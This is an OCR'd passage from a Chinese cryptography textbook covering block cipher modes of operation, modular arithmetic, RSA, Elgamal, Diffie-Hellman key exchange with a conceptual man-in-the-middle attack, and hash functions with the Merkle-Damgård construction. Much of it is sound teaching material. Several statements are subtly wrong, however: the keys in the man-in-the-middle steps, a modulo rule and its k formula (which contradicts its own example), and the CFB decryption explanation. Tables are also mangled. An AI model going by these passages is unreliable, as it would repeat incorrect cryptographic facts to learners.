


图 8.5 AES 的轮数

错误条件，攻击者将产生的受损密文与正常执行算法所得到的正确密文进行比较。

8.1.7 操作模式

使用分组密码（block cipher）有几种方法，如 AES 是使用固定长度的分组进行操作。加密算法所用的不同方法被称为操作模式（modes of operation）。在本小节中，我们讨论分组密码所使用的几种最常用操作模式。在一般情况，我们使用相同的密钥 K ，使用如 AES 这样的分组密码，对分组序列 $B_1, B_2, B_3 \dots$ 进行加密。

电子密码本（ECB）模式

对分组密码而言，最简单的加密模式就是对每个分组 B_i 进行独立加密。也就是说，电子密码本模式（electronic codebook mode, ECB）要加密分组 B_i 所使用加密公式如下： $C_i = E_K(B_i)$ ，其中 E_K 表示使用密钥 K 的加密算法，解密公式为： $B_i = D_K(C_i)$ ，其中 D_K 表示使用密钥 K 的解密算法。

当然，该模式的优点就是简单。此外，它能容忍分组的丢失，例如，如果通过网络传输数据包，分组可能丢失。之所以能容忍分组的丢失，源于这样一个事实：解密分组 B_i 的密文时，不需要依赖任何其他分组 B_{i-1} 。

但是，使用这种模式也有缺点。如果我们的加密算法是完全确定的，如使用 AES，则每个明文都与唯一的密文相关联，ECB 模式可能会揭示在分组流中出现的模式。在这种情况下，在 ECB 模式中，相同的分组会使用相同的加密方式。例如，在大型图像文件中，具有相同颜色的图像块是相同的，所以会使用相同的方式进行加密。ECB 模式的缺点有时会使分组序列的加密揭示大量惊人的信息，如图 8.6 所示。




图 8.6 ECB 模式如何能在分组序列中留下可识别的模式：(a) 小企鹅 Tux 的图像，它是 Linux 的吉祥物；(b) 使用 ECB 模式对 Tux 图像进行加密

密码分组链接（CBC）模式

避免分组序列中相关性的加密模式就是密码分组链接模式（cipher-block chaining mode, CBC）。在这种操作模式中，在对第一个明文分组 B_1 加密之前，先与初始化向量（initialization vector） C_0 进行异或运算，然后，在对每个后续的明文分组加密之前，都将

明文块与前面的密文块进行异或运算。即，设置初始化向量 C_0 之后，然后，计算 $C_i = E_K(B_i \oplus C_{i-1})$ 。

解密的处理正好相反， $B_i = D_K(C_i) \oplus C_{i-1}$ ，其中，使用相同的初始化向量 C_0 ，因为异或是一个自反函数。

这种操作模式的优点在于：如果在输入序列中不同的位置出现了相同的分组，则在输出中这些相同分组极有可能会有不同的加密。因此，难以确定加密模式正在使用 CBC 模式，它纠正了 ECB 模式的缺点。

CBC 模式不允许单独地对序列中的分组进行加密。也就是说，必须对序列顺序加密，在开始加密分组 i 之前，必须完成了对分组 $i-1$ 的加密。

另一方面，如果所有的密文分组都是可用的，则解密可以并行处理。这种加密和解密的不对称源于这样的一个事实：分组 i 的加密和解密都要使用分组 $i-1$ 。在加密时，只有通过顺序处理分组，分组 $i-1$ 才能可用。但在解密时，所有的加密分组都是可用的。因此，解密可以并行处理。

此外，这个性质表明解密过程能容忍密文分组的丢失。如果分组 C_i 丢失，则意味着加密分组 i 和分组 $i+1$ 的丢失。但能仍能对分组 $i+2$ 进行解密，因为分组 $i+2$ 只依赖于分组 C_{i+1} 和 C_{i+2} 。

密码反馈（CFB）模式

分组加密算法的密码反馈模式（cipher feedback mode, CFB）与 CBC 模式类似。与 CBC 一样，对分组 B_i 的加密涉及对前面分组 C_{i-1} 的加密。加密从初始化向量 C_0 开始。通过如下公式计算第 i 个分组的加密：

$$C_i = E_K(C_{i-1}) \oplus B_i$$

也就是说，加密第 i 个分组时，先要加密前一个密文分组，然后将前一个密文分组与第 i 个明文分组进行异或运算。解密过程完成相同，具体公式如下： $B_i = E_K(C_{i-1}) \oplus C_i$ 。

也就是说，第 i 个密文块的解密也涉及第 $i-1$ 个密文块。分组密码的解密算法实际上从未用过这个模式。根据分组密码的详细内容，这个性质允许解密使用 CFB 模式，而不是使用 CBC 模式，CFB 模式要快于 CBC 模式。

输出反馈（OFB）模式

在输出反馈模式（output feedback mode, OFB）中，加密分组序列与一次一密非常相似，但是由分组密码产生分组序列。加密算法从初始化向量 V_0 开始。然后，生成如下的向量序列，

$$V_i = E_K(V_{i-1})$$

给定这个 pad 向量序列，我们按下面的公式执行分组加密：

$$C_i = V_i \oplus B_i$$

同样，我们按照如下公式执行分组解密：

$$B_i = V_i \oplus C_i$$

因此，这种操作模式能容忍分组的丢失，只要提供已计算出的 pad 向量序列，加密和解密都能并行执行。

计数器模式

在计数器模式 (counter mode, CTR) 中, 能并行地执行加密和解密的每一步。这种模式与 OFB 模式类似, 由于它的加密也是通过与所生成的 pad 向量进行异或计算。事实上, 该方法与第 8.1.4 小节所介绍的方法本质相同。从一个随机种子 s 开始, 根据下面的公式计算第 i 个偏移向量: $V_i = E_k(s+i-1)$, 所以第一个 pad 是加密的种子, 第二个是 $s+1$ 的加密, 第三个是 $s+2$ 的加密, 以此类推。加密的执行与 OFB 模式中的一样, 但使用如下的公式生成向量:

$$C_i = V_i \oplus B_i$$

同样, 我们按如下的公式执行解密:

$$B_i = V_i \oplus C_i$$

在这种情况下, pad 向量的生成、加密与解密都能并行执行。这种模式还能够恢复丢弃的分组。

8.2 公钥加密

当我们分析一些 AES 的密码系统时, 会看到现代加密的一种趋势, 将位块作为大数的二进制表示。这样做时, 需要有可用的工具集来对这些大数进行运算, 在下一小节中, 我们将详细讨论这些工具。

8.2.1 模运算

当我们把位块作为大数进行运算时, 必须确保运算产生的输出值能用输入值的相同位数表示。实现这一目标的标准方法是对同一个数 n 执行模运算。也就是说, 在每次操作之后 (无论是加法、乘法还是其他运算), 都返回该次运算结果除以 n 的余数。从技术上讲, 这意味着我们在 Z_n 中执行算术运算, Z_n 是一个整数集合:

$$Z_n = \{0, 1, 2, \dots, n-1\}$$

所以, 算法执行加法、减法和乘法运算与标准整数执行这些运算一样, 使用这一增加的步骤来减小 Z_n 中的值。

模运算符

$x \bmod n$ 运算是指 x 模 (modulo) n , 取一个任意整数 x 和一个正整数 n 作为操作数。运算结果是在 Z_n 中定义的一个值, 使用的规则如下:

如果 $0 \leq x < n-1$, 即 $x \in Z_n$, 则 $x \bmod n = x$ 。例如, $3 \bmod 13 = 3, 0 \bmod 13 = 0$ 。

如果 $x \geq n$, 则 $x \bmod n$ 就是 x 除以 n 的余数。例如, 由于 $29 = 13 \cdot 2 + 3$, 所以 $29 \bmod 13 = 3$ 。同样, 因为 13 和 26 都是 13 的倍数, 所以它们除以 13 的余数是 0, 所以 $13 \bmod 13 = 0, 26 \bmod 13 = 0$ 。注意, 这一规则是上一规则的推广。

最后, 如果 $x < 0$, 我们将 n 乘以一个足够大的数, 记作 kn , 然后加上 x , 得到非负数 $y = x + kn$ 。所以得到 $x \bmod n = y \bmod n$ 。由于 y 是一个非负数。可以使用上一个规则对 $y \bmod n$ 进行计算。例如, 为了计算 $-27 \bmod 13$, 把 $3 \cdot 13 = 39$ 与 -27 相加, 得到

$$y = -27 + 3 \cdot 13 = -27 + 39 = 12$$

因此，我们有

$$-27 \bmod 13 = 12 \bmod 13 = 12$$

为了找到大于 x 的 n 的倍数 kn ，将 k 设置为 1 加上 $-x$ 整除 n （没有余数），即，

$$k = 1 + \left\lfloor \frac{x}{n} \right\rfloor$$

例如，对于 $x = -27$ 和 $n = 13$ ，我们有

$$k = 1 + \left\lfloor \frac{-27}{13} \right\rfloor = 1 + 2 = 3$$

在一般情况下， $x \bmod n$ 和 $-x \bmod n$ 是不同的。

下面给出了模 13 运算的几个示例：

$$29 \bmod 13 = 3; 13 \bmod 13 = 0; 0 \bmod 13 = 0; -1 \bmod 13 = 12.$$

通过重复数列 $0, 1, 2, \dots, (n-1)$ ，可以将模运算可视化，如图 8.7 所示。

x	...	-6	-5	-4	-3	-2	-1	0	1	2	3	4	5	6	7	8	9	10	11	...
$x \bmod 5$...	4	0	1	2	3	4	0	1	2	3	4	0	1	2	3	4	0	1	...

图 8.7 $x \bmod 5$ 的运算

模逆

但是，在 Z_n 中除法的概念并不那么容易把握。我们可以加以限制，只分析在 Z_n 中数 x 的逆 x^{-1} ，因为我们可以将 a/b 写作 ab^{-1} 。如果下面的公式成立，则我们说 y 是 $x \bmod n$ 的模逆（modular inverse）： $xy \bmod n = 1$ 。

例如，在 Z_{11} 中 4 是 3 的逆，因为 $4 \cdot 3 \bmod 11 = 12 \bmod 11 = 1$ 。

我们总有元素 1 和 Z_n 的 $n-1$ 与模 n 对应，即 1 的逆为 1， $n-1$ 的逆是 $n-1$ 。但是，并不是 Z_n 中的每个数都有模逆，在图 8.8 (a) 所示的乘法表中，给出了乘积 $xy \bmod 10$ 的结果，其中 $x, y \in Z_n$ 。但是，如果 n 是素数，在 Z_n 中，除 0 之外，每个元素都有模逆，如图 8.8 (b) 所示。

0	1	2	3	4	5	6	7	8	9
0	0	0	0	0	0	0	0	0	0
1	0	1	2	3	4	5	6	7	8
2	0	2	4	6	8	0	2	4	6
3	0	3	6	9	2	5	8	1	4
4	0	4	8	2	6	0	4	8	2
5	0	5	0	5	0	5	0	5	0
6	0	6	2	8	4	0	6	2	8
7	0	7	4	1	8	5	2	9	6
8	0	8	6	4	2	0	8	6	4
9	0	9	8	7	6	5	4	3	2

(a)

0	1	2	3	4	5	6	7	8	9	10
0	0	0	0	0	0	0	0	0	0	0
1	0	1	2	3	4	5	6	7	8	9
2	0	2	4	6	8	10	1	3	5	7
3	0	3	6	9	1	4	7	10	2	5
4	0	4	8	1	5	9	2	6	10	3
5	0	5	10	4	9	3	8	2	7	1
6	0	6	1	7	2	8	3	9	4	10
7	0	7	3	10	6	2	9	5	1	8
8	0	8	5	2	10	7	4	1	9	6
9	0	9	7	5	3	10	8	6	4	2
10	0	10	9	8	7	6	5	4	3	2

(b)

图 8.8 在 Z_n 中， $n=10$ 和 $n=11$ 的模乘法表，加深强调的元素具有模逆：(a) $xy \bmod 10$ ；

(b) $xy \bmod 11$

模幂

最后，我们分析模幂，即，计算

$$x^y \bmod n, x^1 \bmod n, x^2 \bmod n, \dots, x^{n-1} \bmod n$$

并阐明了以下的模式：

如果 n 不是素数，对于 $n=10$ ，如图 8.9 (a) 所示， Z_n 中只有与 n 互质的元素的模幂等于 1。正好是 x 与 n 的最大公约数 (greatest common divisor, GCD) 等于 1 的这些元素 x 具有模幂，对于 $n=10$ ，这些元素为 1, 3, 7, 9。

		y									
		1	2	3	4	5	6	7	8	9	
x		1	2	3	4	5	6	7	8	9	
1 ^y	1	1	1	1	1	1	1	1	1	1	1
2 ^y	2	4	8	6	2	4	8	6	2	4	8
3 ^y	3	9	7	1	3	9	7	1	3	9	7
4 ^y	4	6	4	6	4	6	4	6	4	6	4
5 ^y	5	5	5	5	5	5	5	5	5	5	5
6 ^y	6	6	6	6	6	6	6	6	6	6	6
7 ^y	7	9	3	1	7	9	3	1	7	9	3
8 ^y	8	4	2	6	8	4	2	6	8	4	2
9 ^y	9	1	9	1	9	1	9	1	9	1	9

(a)

		y											
		1	2	3	4	5	6	7	8	9	10	11	12
x		1	2	3	4	5	6	7	8	9	10	11	12
1 ^y	1	1	1	1	1	1	1	1	1	1	1	1	1
2 ^y	2	4	8	3	6	12	11	9	5	10	7	1	1
3 ^y	3	9	1	3	9	1	3	9	1	3	9	1	1
4 ^y	4	3	12	9	10	1	4	3	12	9	10	1	1
5 ^y	5	12	8	1	5	12	8	1	5	12	8	1	1
6 ^y	6	10	8	9	2	12	7	3	5	4	11	1	1
7 ^y	7	10	5	9	11	12	6	3	8	4	2	1	1
8 ^y	8	12	5	1	8	12	5	1	8	12	5	1	1
9 ^y	9	3	1	9	3	1	9	3	1	9	3	1	1
10 ^y	10	9	12	3	4	1	10	9	12	3	4	1	1
11 ^y	11	4	5	3	7	12	2	9	8	10	6	1	1
12 ^y	12	1	12	1	12	1	12	1	12	1	12	1	1

(b)

图 8.9 给出了连续的模幂

如果 n 是素数，对于 $n=13$ ，如图 8.9 (b) 所示， Z_n 中的每个非 0 元素都有模幂等于 1。特别是，我们总有 $x^{n-1} \bmod n = 1$ 。

通过分析 Z_n 的子集 Z_n^* (由与 n 互质的元素组成)，我们可以推广上述模式，即，这个子集为 $Z_n^* = \{x \in Z_n, \text{GCD}(x, n) = 1\}$ 。

图 8.9 在 Z_n 中， $n=10$ 和 $n=13$ 的模幂表，加深强调的是等于 1 的幂和 Z_n 中一些模幂等于 1 的元素：(a) $x^y \bmod 10$ 。(b) $x^y \bmod 13$

例如，对于 $n=10$ ，我们有 $Z_{10}^* = \{1, 3, 7, 9\}$ 此外，如果 n 是素数，我们总有 $Z_n^* = \{1, 2, \dots, (n-1)\}$ 。

设 $\phi(n)$ 是 Z_n^* 中的元素数，即

$$\phi(n) = |Z_n^*|$$

函数 $\phi(n)$ 称为 n 的欧拉 (totient)，下面的性质称为欧拉定理 (Euler's Theorem)，对 Z_n^* 中的每一个元素都成立：

$$x^{\phi(n)} \bmod n = 1$$

欧拉定理的结果是减少了模 $\phi(n)$ 的幂：

$$x^y \bmod n = x^{y \bmod \phi(n)} \bmod n$$

注意：给定 Z_n^* 中的两个元素 x 和 y ，它们的乘积 $xy \bmod n$ 的模仍在 Z_n^* 中。此外，对

于 Z_n^* 中的每个元素， x 的模逆是 $x^{\phi(n)-1}$ 。事实上，我们有

$$x \cdot x^{\phi(n)-1} \bmod n = x^{\phi(n)} \bmod n = 1$$

在第 8.5.2 小节将更详细地介绍模运算。

8.2.2 RSA 密码系统

回忆一下，在公钥密码系统中，预期的接收方 Bob 使用公钥 K_p 对明文消息 M 进行加密。发送方 Alice 并不需要事先与 Bob 建立联系，她不必像在使用对称加密方案（如 AES）中那样，为了加密自己与 Bob 间的通信，需要一种方法与 Bob 协商共享密钥。一旦将消息 M 变换为密文 $C = E_{K_p}(M)$ ，Alice 将 C 发送给 Bob。Bob 使用合适的解密方法 $D_{K_s}(C)$ 和私钥 K_s 就能解密密文 C 。

在本小节中，我们介绍一种特殊的公钥密码系统，它就是 RSA，它的发明者为 Ronald Rivest、Adi Shamir 和 Leonard Adleman（如图 8.10 所示）。在这种密码系统中，将明文和密文消息块作为大数来处理，用上千位表示。加密和解密都使用模幂，使用欧拉定理和其他模运算性质来保证加密和解密算法的正确性。



图 8.10 RSA 密码系统的发明者，从左到右分别是 Adi Shamir、Ron Rivest 和 Len Adleman，由于这一成就，他们荣获了 2002 年的图灵奖。图片由 Ron Rivest 和 Len Adleman 授权使用

RSA 加密与解密

RSA 的建立允许预期的消息接收者 Bob 创建自己的公钥和私钥。首先，Bob 产生两个大的随机素数 p 和 q ，并设 $n = pq$ 。然后，选择一个与 $\phi(n)$ 互质的数 e ，并计算 $d = e^{-1} \bmod \phi(n)$ 。从此刻开始，Bob 就能“扔掉” p 、 q 和 $\phi(n)$ 的值。他不再需要这三个数。Bob 的公钥是 (e, n) 对。他的私钥是 d 。他需要使 d 保密，但 Bob 能在任何地方公布公钥 (e, n) ，使任何人都能使用该公钥加密消息，然后将密文发送给 Bob。

给定 Bob 的公钥 (e, n) ，通过下面的计算，Alice 能加密消息 M ： $C = M^e \bmod n$ 。

因此，加密 M 需要一次模幂。

为了对 P 密文 C 进行解密，Bob 也执行模幂： $C^d \bmod n$ ，并得到结果 M 。事实上，就是 Alice 加密的明文，下面给出了 M 与 n 互质的情况：

$$\begin{aligned} C^d \bmod n &= (M^e)^d \bmod n \\ &= M^{ed} \bmod n \\ &= M^{ed \bmod \phi(n)} \bmod n \\ &= M^1 \bmod n \\ &= M \end{aligned}$$

当 M 与 n 不互质时，由于 $M < n$ ，则它必定还与 p 或 q 互质。因此，在这种情况下， $M = ip$ （当 $M = iq$ 时，使用相似的参数）， $M^{k\phi(n)} \bmod q = 1$ 由欧拉定理可知： $\phi(n) = \phi(p)\phi(q)$ 。因此， $M^{k\phi(n)} \bmod q = 1$ ，其中，定义了 k ，以便 $ed = k\phi(n) + 1$ 。因此，对于任何整数 h ， $M^{k\phi(n)} = 1 + hq$ 。因此，两边都乘以 M ，得到 $M^{k\phi(n)+1} = M + Mhq$ 。但是，在这种情况下， $M = ip$ ，这意味着

$$\begin{aligned} M^{k\phi(n)+1} \bmod n &= (M + Mhq) \bmod n \\ &= (M + iphq) \bmod n \\ &= (M + (ih)pq) \bmod n \\ &= (M + (ih)n) \bmod n \\ &= M \end{aligned}$$

因此，我们已经证明了 RSA 解密方法的正确性。

RSA 密码系统的安全

RSA 密码系统的安全性是基于给定 e 和 n ，找到 d 的困难性。如果我们已知 $\phi(n) = (p-1)(q-1)$ ，则能很容易地从 e 中计算出 d 。因此，Bob 需要使 p 和 q 保密（甚至毁掉所有与之相关的内容），因为任何人知道了 p 和 q 的值，都能立即知道 $\phi(n)$ 的值，使用扩展的欧几里得算法，就能计算 $d = e^{-1} \bmod \phi(n)$ 。

因此，RSA 密码系统的安全性与因子 n 紧密地绑定在一起，因为 n 能揭示 p 和 q 的值。但非常幸运，因为这个问题本身非常难于解决，所以只要我们使用足够大的模，就可以继续信赖 RSA 密码系统的安全性。截至 2010 年，推荐使用 2048 位的模。已经证明，针对 RSA 的旁路攻击是存在的，这种攻击测试 CPU 执行解密或幂运算所占用的时间。

但是，由于 RSA 确定性的本质，在使用 RSA 密码系统时，我们一定要小心。例如，假设，我们使用 RSA 算法，使用相同的公钥，对两个明文消息 M_1 和 M_2 进行加密，生成密文 C_1 和 C_2 。因为 RSA 的确定性，我们知道，在这种情况下，如果 $C_1 = C_2$ ，则 $M_1 = M_2$ 。非常不幸，根据这一事实，密码分析者能从加密的密文中推断出不同明文信息。在第 8.2.3 小节讨论的密码系统没有这个缺点。

RSA 密码系统的有效实现

RSA 密码系统的实现需要完成如下任务的有效算法：

素性测试，即测试一个整数是否是素数。在算法建立阶段用于选择 RSA 模的因子 p 和

q. 通过生成随机数序列，一旦出现素数，即停止，这个素数就是选择的因子。

计算最大公约数，在算法建立阶段用于选择加密指数。

计算模逆，在算法建立阶段用于对给定的加密指数计算解密指数。

模幂，用于加密和解密算法。很显然，先计算幂，然后应用模运算是低效的，因为幂可能是一个极大的数。

在第 8.5.2 小节中，我们给出了完成上述任务的有效算法。

8.2.3 Elgamal 密码系统

Elgamal 密码系统是根据它的发明者 Taher Elgamal 进行命名的，它是一种使用随机化的公钥密码系统，对相同明文的独立加密可能产生不同的密文。它将输入块作为数，对这些数实施算术运算来执行加密和解密。因为要详细介绍这种密码系统，所以先讨论一些数论中的相关概念。

在数系 Z_p 中，所有算术运算都由模素数 p 完成。如果，对于 Z_p 中的每个正整数 i ，都有一个整数 k ，使 $i = g^k \pmod{p}$ ，则在 Z_p 中的数 g 是模 p 的原根 (generator 或 primitive root)。

已证明，对于 Z_p 的原根，有 $\phi(\phi(p)) = \phi(p-1)$ 。所以我们可以测试不同的数，直到找到是原根的数。为了测试一个数 g 是否是原根，它应该满足，对于 $\phi(p) = p-1$ 的每个素数因子 p_i ，我们测试 $g^{(p-1)/p_i} \pmod{p} \neq 1$ 。

如果一个数不是原根，则其中一个幂将等于 1。在正常情况下，通过因子 $p-1$ 找到所有素数因子是非常难的。但是，实际上通过选择一个已知因子 $p-1$ 的素数 p ，可以使这项任务变得相对简单。Elgamal 密码系统需要这样一个原根，所以在此假设，对于任何选定的数 p ，我们都能在 Z_p 中快速找到原根 g 。

一旦有了原根 g ，对于任何值 k ，我们都能有效地计算 $x = g^k \pmod{p}$ （详见第 8.5.2 小节）。反之，给定 x 、 g 和 p ，通过 $x = g^k \pmod{p}$ 确定 k 的问题就称为离散对数 (discrete logarithm) 问题。已达成共识，因数分解、离散对数问题是非常难以计算的。Elgamal 密码系统的安全性就依赖于离散对数问题的难度。

作为建立算法的一部分，Bob 随机选择一个大的素数 p ，并在 Z_p 中找到原根 g 。然后它在 1 和 $p-2$ 之间选择一个随机数 x ，并计算 $y = g^x \pmod{p}$ 。数 x 是 Bob 的私钥。它的公钥是三元组 (p, g, y) 。

当 Alice 要加密发送给 Bob 的明文消息 M 时，她得到 Bob 的公钥 (p, g, y) 。然后，产生一个 1 到 $p-2$ 之间的随机数，然后，应用模乘法和模幂计算两个数： $\begin{cases} a = g^k \pmod{p} \\ b = My^k \pmod{p} \end{cases}$ 用对 (a, b) 加密消息 M 。

解密与安全性

注意，Elgamal 加密取决于随机数 k 的选择。此外，Alice 每次进行 Elgamal 加密时，

她必须使用不同的随机数。如果她重用了同一个随机数，则会泄漏信息，就像重用 pad 向量，一次一密会泄漏信息一样。

将生成的 Elgamal 密文 (a, b) 发送给 Bob，他通过计算 $a^x \bmod p$ 解密这个密文，并计算这个值的逆模 p ，再将结果乘以 b ，Bob 解密的计算公式如下：

$$M = b(a^x)^{-1} \bmod p$$

密文的实际解密过程如下：

$$\begin{aligned} b(a^x)^{-1} \bmod p &= My^k(g^{kx})^{-1} \bmod p \\ &= M(g^x)^k g^{-kx} \bmod p \\ &= Mg^{kx}g^{-kx} \bmod p \\ &= Mg^{kx}g^{-kx} \bmod p \\ &= M \bmod p \\ &= M \end{aligned}$$

注意，为了解密用随机值 k 加密的消息，Bob 并不需要知道 k 。Alice 在加密发送给 Bob 的消息时，也无需知道 Bob 的私钥。而是，Alice 从 Bob 的公钥中得到 g^x 作为 y ，Bob 从 Alice 的密文中得到 g^k 作为 a 。Alice 提升 y 到幂 k ，Bob 提升 a 到幂 x ，这样做，就意味着计算一次性共享密钥 g^{kx} ，Alice 使用该共享密钥进行加密，Bob 使用该共享密钥进行解密。

这个方案的安全性基于这样一个事实：如果不知道 x ，窃听者解密密文 (a, b) 是非常困难的。虽然，众所周知，从 Bob 的公钥中， $y = g^x \bmod p$ 。因此，这个方案的安全性与离散对数问题求解的难度相关。也就是说，窃听者找到密钥 x ，给定唯一的 y 值，知道正好 $y = g^x \bmod p$ ，则他可以破解 Elgamal。如前所述，人们已经达成共识，离散对数问题是另一个难以计算的问题。因此，Elgamal 密码系统的安全性也是基于数论的一个难题。

8.2.4 密钥交换

在对称密码系统中，在 Alice 和 Bob 互相发送加密消息之前，需要协商密钥。例如，可以通过一次性使用专用通信信道（如私人房间的私人会议，或防篡改邮箱中的邮件）来完成密钥的协商。密钥交换协议（key exchange protocol），也称为密钥协商协议（key agreement protocol）是一种加密方法，无需前面的专用通信，在不安全的信道上建立共享密钥的安全通信。

直观上，密钥交换协议的存在似乎不大可能，因为攻击者可以任意破坏 Alice 与 Bob 之间的通信。但事实已经证明，如果敌手能主动修改通过不安全信道的消息，则不会有密钥交换协议存在；但是，如果敌手只能被动地窃听消息，则能成功地完成密钥交换。

经典的 Diffie-Hellman 密钥交换协议（Diffie-Hellman key exchange protocol, DH protocol）是根据其发明者 Whitfield Diffie 和 Martin Hellman 命名的，它基于模幂。DH 协议假定：已经创建了两个公用参数，素数 p 和 Z_p 中的原根 g ，所有参与者（包括攻击者）都知道这两个参数。DH 协议包括如下步骤：

1. Alice 在 Z_p 中随机选取一个正数 x , 并用 x 来计算 $X = g^x \bmod p$ 。然后将 X 发送给 Bob。
2. Bob 在 Z_p 中随机选取一个正数 y , 并用 y 来计算 $Y = g^y \bmod p$ 。然后将 Y 发送给 Alice。
3. Alice 计算的密钥为 $K_1 = Y^x \bmod p$ 。
4. Bob 计算的密钥为 $K_2 = X^y \bmod p$ 。

注意, 步骤 1~步骤 2 可以并行执行。同样, 步骤 3~步骤 4 也可以并行执行。在协议最后, Alice 和 Bob 计算相同的密钥 $K = g^{xy} \bmod p = K_1 = K_2$ 。因为

$$K_1 = Y^x \bmod p = (g^y)^x \bmod p = (g^x)^y \bmod p = X^y \bmod p = K_2$$

DH 协议的安全性基于这样的假设: 攻击者根据公用参数和窃听到的 X 和 Y 值很难确定密钥 K 。事实上, 从 X 中恢复 x 或从 Y 恢复 y 都相当于离散对数问题的求解, 在第 8.2.3 小节中, 我们已经知道, 离散对数问题的求解非常难以计算。更通俗地讲, 还没有有效的方法从 p , g , $X = g^x \bmod p$ 和 $Y = g^y \bmod p$ 中计算 $K = g^{xy} \bmod p$, 这个问题被称为 **Diffie-Hellman 问题 (Diffie-Hellman problem)**。

针对被动攻击者而言, DH 协议是安全的, 但如果攻击者能截获并修改 Alice 和 Bob 之间的交换消息, 则极易受到中间人的攻击, 如图 8.11 所示, Alice 和 Bob 选择的密钥不知不觉地被攻击者知道, 随后, 攻击者就能解密 Alice 和 Bob 之间交换的所有密文。




图 8.11 针对 DH 协议的中间人攻击。首先, 通过截获和修改 DH 协议的消息, 攻击者创建了 Alice 的密钥 K_1 , Bob 的密钥 K_2 。接下来, 使用密钥 K_1 和 K_2 , 攻击者通过解密 Alice 和 Bob 之间消息, 读取这些消息, 并重新加密这些消息, 然后转发这些消息。Alice 和 Bob 并不知道攻击者的存在, 并相信彼此间的通信的是安全的

攻击的工作原理如下:

1. 攻击者在 Z_p 中选择数 s 和 t 。
2. 当 Alice 将 $X = g^x \bmod p$ 发送给 Bob 时, 攻击者读取它, 并用 $T = g^t \bmod p$ 替代它。
3. 当 Bob 将 $Y = g^y \bmod p$ 发送给 Alice 时, 攻击者读取它, 并用 $S = g^s \bmod p$ 替代它。
4. Alice 和攻击者计算密钥 $K_1 = g^{sy} \bmod p$ 。
5. Bob 和攻击者计算密钥 $K_2 = g^{xy} \bmod p$ 。
6. 当 Alice 将用密钥 K_1 加密的消息发送给 Bob 时, 攻击者解密它, 使用密钥 K_2 再次

加密该消息，然后再将这个消息发送给 Bob。

7. 当 Bob 将用密钥 K_2 加密的消息发送给 Alice 时，攻击者解密它，使用密钥 K_1 再次加密该消息，然后再将这个消息发送给 Alice。

8.3 加密散列函数

如前所述，我们常常希望生成压缩的消息摘要。加密散列函数（hash function）就能达到这一目的，并能同时提供映射的确定性、单向性（one-way）和抗冲突性（collision-resistant）。在第 1.3.4 小节已介绍了加密散列函数。在本小节中，会更进一步地讨论它的详细内容。

8.3.1 性质与应用

加密散列函数的一个重要性质是单向性。也就是说，给定一个消息 M ，根据这一消息，能很容易地计算出散列值 $H(M)$ 。但是，给定一个值 x ，很难找到满足 $x = H(M)$ 的消息 M 。此外，散列值应该是明显小于典型的消息。例如，常用的标准散列函数 SHA-256 生成 256 位的散列值。在对称加密中，散列函数应用几种技术，包括替换、置换、异或和迭代，通过这些方式对输入进行严格的控制，在输入中的任何位的改变，都会显著影响输出中每位的值，但是，我们在此并不讨论这些细节，而是讨论加密散列函数的性质和它们的应用。

抗冲突性

散列函数 H 将输入字符串映射为更小的输出字符串。如果对于给定的任意消息 M ，很难计算找到另一个消息 $M' \neq M$ ，满足 $H(M') = H(M)$ ，则，我们说 H 具有弱抗冲突性（weak collision resistance）。如果很难计算两个不同的消息 M_1 和 M_2 ，满足 $H(M_1) = H(M_2)$ ，则散列函数 H 具有强抗冲突性（strong collision resistance）。也就是说，在弱抗冲突性中，我们试图避免与特定的消息冲突，在强抗冲突性中，我们试图避免一般的冲突。在一般情况下，证明真实世界中的加密散列函数具有强抗冲突性是一个挑战，所以通常由密码学家提供此性质的实验证据。

Merkle-Damgård 构造

散列函数所用的共同结构是以加密压缩函数（cryptographic compression function） $C(X, Y)$ 作为构建块，加密散列函数 C 以两个字符串 X 和 Y 作为输入，其中 X 的固定长度为 m ， Y 的固定长度为 n ，并生成长度为 n 的散列值。给定一个消息 M ，我们将 M 分成多个块 M_1, M_2, \dots, M_k ，每块的长度为 m ，以明确的方式填充使用附加位填充最后一块，使块的长度为 m 。先对第一块 M_1 应用压缩函数 C ，并给定一个长度为 n 的固定字符串 v ，一般将 v 称为初始化向量（initialization vector）。使用 $d_1 = C(M_1, v)$ 表示所得的散列值。接下来，对块 M_2 和 d_1 应用压缩函数，得到散列值 $d_2 = C(M_2, d_1)$ ，以此类推。我们定义消息的散列

值 H 等于 d_k 。这种根据加密压缩函数构造加密散列函数的方法被称为 Merkle-Damgård 构造 (Merkle-Damgård construction)，它的发明者是 Ralph Merkle 和 Ivan Damgård，该构造如图 8.12 所示。




图 8.12 Merkle-Damgård 构造

在 Merkle-Damgård 构造中，如果攻击者找到两个不同消息 M_1 和 M_2 之间的冲突，即 $H(M_1) = H(M_2)$ ，那么他能形成其他任意冲突，的确，对于任何消息 P ，我们有 $H(M_1 \parallel P) = H(M_2 \parallel P)$ ，其中 “ \parallel ” 符号表示字符串的连接。因此，压缩函数具有强抗冲突性是非常重要的。

加密应用程序所用的实际散列函数

目前，NIST 为加密应用程序推荐的是标准的散列函数 SHA-256 和 SHA-512，其中 SHA 表示“安全的散列算法 (secure hash algorithm)”，后缀的数字代表散列值的长度。这些函数都遵循 Merkle-Damgård 构造。SHA-256 采用输入为 $m=512$ 位， $n=256$ 位的压缩函数，生成的散列值为 $n=256$ 位。SHA-512 的输入参数为 $m=1024$ 位， $n=512$ 位。

